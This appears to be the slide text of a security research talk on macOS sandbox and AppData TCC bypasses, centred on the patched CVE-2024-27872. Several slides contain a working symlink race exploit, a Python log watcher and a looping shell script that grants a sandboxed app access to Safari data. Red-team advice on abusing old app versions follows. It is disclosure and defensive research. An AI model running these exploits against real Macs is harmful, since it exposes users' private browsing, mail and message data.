- **Description:** This issue was addressed with improved validation of symlinks.

support.apple.com/HT214119 ›

GuluBadContainerManager3 : CVE-2024-27872

01

Secinitd requests ContainerManagerd to create the app container folder

02

ContainerManagerd creates the container folder in ~/Library/Containers/

03

Secinitd requests Sandbox.kext to update the MACL attribute of the Data folder

GuluBadContainerManager3 : CVE-2024-27872

01

Secinitd requests ContainerManagerd to create the app container folder

02

ContainerManagerd creates the container folder in ~/Library/Containers/

03

Secinitd requests Sandbox.kext to update the MACL attribute of the Data folder

Data folder is not protected

Data folder is protected

Timing Window

GuluBadContainerManager3 : PoC Step 1

01

Monitor Data folder creation;

if found, replace with a symbolic link

02

ContainerManagerd prevents the launch of the malicious sandboxed app due to the patch for *GuluBadContainerManager CVE-2023-42932*

- But Secinitd still requests Sandbox.kext to update the Data folder's MACL attribute
- As a result, the folder pointed to by the symbolic link has been erroneously assigned the MACL attribute

GuluBadContainerManager3 : PoC Step 1

exp.sh watch.py

watch.py

```python
import subprocess
import sys
import os

def monitor_containermanagerd_log(bundle_identifier):
    command = [
        'log', 'stream', '--predicate',
        f'process == "containermanagerd"',
        '--style', 'syslog'
    ]

    try:
        # Open a subprocess to execute the command and stream the output
        with subprocess.Popen(command, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True) as proc:
            # Loop to process the output line by line in real-time
            while True:
                line = proc.stdout.readline()
                if 'Query result: count = 1, error =' in line:
                    os.system(f"mv ~/Library/Containers/{bundle_identifier}/Data ~/Library/Containers/{bundle_identifier}/Data2 2>/dev/null")
                    print("Exploit 1.")

                if 'Query result: count = 0, error =' in line:
                    os.system(f"ln -s ~/Library/Safari ~/Library/Containers/{bundle_identifier}/Data 2>/dev/null")
                    print("Exploit done.")
                    print("====================")
                    os._exit(0)

    except KeyboardInterrupt:
        print("Monitoring stopped by user.")
    except Exception as e:
        print(f"Unexpected error: {e}")

if __name__ == "__main__":
    if len(sys.argv) > 1:
        bundle_identifier = sys.argv[1]
        # print(bundle_identifier)
        monitor_containermanagerd_log(bundle_identifier)
    else:
        print("Error: Bundle identifier not provided.")
        sys.exit(1)
```

GuluBadContainerManager3 : PoC Step 2

1. *Replace the symbolic link with a normal Data folder*

- Next time we launch the malicious sandboxed app, ContainerManagerd won't block it

2. *Register the sbpl*

- If not, the app cannot access the victim folder because of the sandbox restrictions even if it is on the folder's MACL trusted list

```
clang -fobjc-arc -framework Foundation -framework Cocoa main.m -o main.app/Contents/MacOS/main
echo '<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>com.apple.security.app-sandbox</key>
    <true/>
    <key>com.apple.security.temporary-exception.sbpl</key>
    <array>
        <string>(allow file-read* file-write* (require-all (vnode-type REGULAR-FILE)))</string>
    </array>
</dict>
</plist>
' > ./entitlements.plist
```

exp.sh

```
while :; do
    uuid=$(uuidgen)

    rm -rf main.app

    mkdir -p main.app/Contents/MacOS/

    clang -fobjc-arc -framework Foundation -framework Cocoa main.m -o main.app/Contents/MacOS/main
    echo '<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
    <plist version="1.0">
    <dict>
        <key>com.apple.security.app-sandbox</key>
        <true/>
        <key>com.apple.security.temporary-exception.sbpl</key>
        <array>
            <string>(allow file-read* file-write* (require-all (vnode-type REGULAR-FILE)))</string>
        </array>
    </dict>
    </plist>
    ' > ./entitlements.plist

    # Use the UUID in the CFBundleIdentifier field
    echo "<?xml version=\"1.0\" encoding=\"UTF-8\"?>
    <!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">
    <plist version=\"1.0\">
    <dict>
        <key>CFBundleIdentifier</key>
        <string>com.example.badcontainermanager3.$uuid</string>
        <key>CFBundleExecutable</key>
        <string>main</string>
        <key>LSMinimumSystemVersion</key>
        <string>10.13</string>
    </dict>
    </plist>" > ./main.app/Contents/Info.plist

    codesign -s "Zhongquan Li" --entitlements ./entitlements.plist main.app

    python3 watch.py com.example.badcontainermanager3.$uuid &

    open ./main.app

    sleep 3

    output=$(xattr -l ~/Library/Safari 2>&1)

    if [ -z "$output" ]; then
        echo "Failed, try again."

        sleep 10
        # exit 1
    else
        unlink ~/Library/Containers/com.example.badcontainermanager3.$uuid/Data
        mkdir -p ~/Library/Containers/com.example.badcontainermanager3.$uuid/Data
        open ./main.app
        echo "Success. Now we can access ~/Library/Safari. Of course, we can access other sensitive folders, like Mail, Messages, and so on if we modify the exp."
        echo "Check /tmp, you will find History.db of Safari."
        echo "Check ~/Library/Safari, you will find a file named YOUHAVEBEENHACKED."
        exit 0
    fi
done
```

Execute it until successful

In a real scenario, download a batch of pre-compiled apps from the server and try them one by one.

The success rate is high

Replace it with yours

Monitor and inject the payload

Library

Name	Date Modified	Size	Kind
ScreenRecordings	Today, 14:49	--	Folder
Application Scripts	Today, 14:49	--	Folder
studentd	Today, 14:45	--	Folder
Autosave Information	Today, 14:44	--	Folder
Keychains	Today, 14:42	--	Folder
HomeKit	Today, 14:24	--	Folder
HTTPStorages	Today, 14:23	--	Folder
Translation	Today, 13:47	--	Folder
Cookies	Today, 13:47	--	Folder
LaunchAgents	Today, 13:02	--	Folder
IdentityServices	Today, 11:27	--	Folder
Saved Application State	Today, 11:24	--	Folder
DataDeliveryServices	Today, 10:25	--	Folder
Assistant	Today, 10:25	--	Folder
Suggestions	Today, 10:21	--	Folder
UnifiedAssetFramework	Today, 10:21	--	Folder
Passes	Today, 10:20	--	Folder
Safari	Yesterday, 13:52	--	Folder

tmp

Name	Date Modified	Size	Kind
openvpn-connect-postinstall-1709000701.log	Today, 10:25	10 KB	Log File
openvpn-connect-preinstall-1709000697.log	Today, 10:25	442 bytes	Log File
com.apple.launchd.QNkeOoA6lB	Yesterday, 12:22	--	Folder
powerlog	Yesterday, 12:22	--	Folder

test — sh — 85×19

```
sh-3.2$ sw_vers ;csrutil status
```

exp_code — sh — 139×35

```
sh-3.2$ touch ~/Library/Safari/hello
```

Hello Mac 15

In macOS 15, the group containers of third-party apps are protected by AppData TCC too

FN2V63AD2J.com.tencent.meeting — 129×24

```
macbookair@macbookairs-MacBook-Air FN2V63AD2J.com.tencent.meeting % sw_vers;csrutil status
ProductName:            macOS
ProductVersion:         15.0
BuildVersion:           24A5264n
System Integrity Protection status: enabled.
macbookair@macbookairs-MacBook-Air FN2V63AD2J.com.tencent.meeting %
macbookair@macbookairs-MacBook-Air FN2V63AD2J.com.tencent.meeting % pwd
/Users/macbookair/Library/Group Containers/FN2V63AD2J.com.tencent.meeting
macbookair@macbookairs-MacBook-Air FN2V63AD2J.com.tencent.meeting %
macbookair@macbookairs-MacBook-Air FN2V63AD2J.com.tencent.meeting % ls
ls: .: Operation not permitted
macbookair@macbookairs-MacBook-Air FN2V63AD2J.com.tencent.meeting %
macbookair@macbookairs-MacBook-Air FN2V63AD2J.com.tencent.meeting %
```


Additionally, the "*~/Library/Group Containers*" folder is not writable

Group Containers — 111×24

```
macbookair@macbookairs-MacBook-Air Group Containers % sw_vers ;csrutil status
ProductName:            macOS
ProductVersion:         15.0
BuildVersion:           24A5264n
System Integrity Protection status: enabled.
macbookair@macbookairs-MacBook-Air Group Containers %
macbookair@macbookairs-MacBook-Air Group Containers % pwd
/Users/macbookair/Library/Group Containers
macbookair@macbookairs-MacBook-Air Group Containers %
macbookair@macbookairs-MacBook-Air Group Containers %
macbookair@macbookairs-MacBook-Air Group Containers % mkdir helloworld
mkdir: helloworld: Operation not permitted
```

Have You Identified an Attack Surface in AppData TCC ?

Have You Identified an Attack Surface in AppData TCC ?



AllowList vs. BlockList

AllowList	BlockList
Only apps on the allowlist are permitted	Apps on the blocklist are not permitted

AllowList vs. BlockList

AllowList	BlockList
Only apps on the allowlist are permitted	Apps on the blocklist are not permitted

What if the trusted app no longer trusted?

Have You Identified an Attack Surface in AppData TCC ?

- If any trusted application has an N-Day vulnerability, like the dylib hijacking vulnerability, the attacker can download the old version, achieve LPE, and then access the sensitive files of the latest app
- A vulnerability that only affected specific versions has turned into a persistent issue that developers cannot fix

Allowlist Can Not Block This Exploit

The developer can configure the allowlist to limit who can access the folder, but it can not block this exploit

- The allowlist is a way to allow other processes to access the sandboxed app's private container folder. Whatever the configuration is, the sandboxed app itself can still access the private container folder
- Even if the allowlist works, it only compares the teamID in the allowlist. The vulnerable older version of the sandboxed app has a valid teamID, so you cannot block its launch

To Red Teams

Collect these vulnerable old version apps

1. Achieve RCE on the victim's macOS, intending to escalate privileges or steal sensitive data, but discover that the data is protected by AppData TCC
2. The protected data is guarded by a sandboxed app, and the latest version is secure with no LPE vulnerabilities
3. However, an older, vulnerable version can still be exploited. Download the vulnerable app to the victim's macOS to achieve LPE

To Apple : Suggestions

1. Create a blocklist

- If the app has an n-day vulnerability, developers can add the vulnerable app's cdhash to the blocklist
- These blocked older version apps cannot access the latest app's private container folder

2. If the current running app version is lower than the version that was last run, prompt the user with an alert

TCCD Has a Similar Attack Surface

- If an application has had multiple privilege escalation vulnerabilities in its history, it is advisable not to grant excessive TCC permissions to that application for security reasons
- Apple has introduced several security mechanisms, such as trustcache, to address these issues
- However, these mechanisms currently focus mainly on the security of Apple's apps and do not yet cover third-party apps

Targets

RCE

Camera

Microphone

Screen Recording

Root LPE

SIP Bypassing

Arbitrary Files Read and Write

QuickTime Player File Edit View Window Help Mon Jul 8 18:52

com.apple.TCC

Name	Date Modified	Size	Kind
AdhocSignatureCache	May 20, 2024 at 13:36	--	Folder
TCC.db	Jun 24, 2024 at 17:11	74 KB	Document

tmp — 80×24

```
sh-3.2$ sw_vers ;csrutil status
ProductName:            macOS
ProductVersion:         15.0
BuildVersion:           24A5279h
System Integrity Protection status: enabled.
sh-3.2$ rm -rf /tmp/photo.jpg; ./camera; open /tmp/photo.jpg
```

Unpatched Vulnerabilities

Over 30 Relevant Vulnerabilities Still Awaiting Patches

Summary

Takeaways

- Finding an arbitrary folder creation vulnerability on macOS is equivalent to finding a sandbox escape vulnerability
- MACL: A permission granting mechanism on macOS
- Everything you need to know about AppData TCC
- Abusing N-Day vulnerabilities in outdated versions of installed third-party apps to bypass TCC

Comparison with Other OS: Android

- Android uses a similar MAC approach – SELinux and DAC approach based on UID and GID
- Sensitive access enforced by XML-based permission and signatures
- Sandboxed processes run in isolated context, with limited access to resources (drivers, services, syscalls etc)
- Escaping the sandbox by attacking binder driver and core syscalls
- Or application-relevant IPCs (Chrome IPC for renderer process)

Comparison with Other OS: HarmonyOS Next

- APL: Ability Privilege Level for apps: normal, system_basic, system_core
- Permission can be granted by User_grant, System_grant
- Permission can be dynamically assigned by ACL

Thank you

@Guluisacat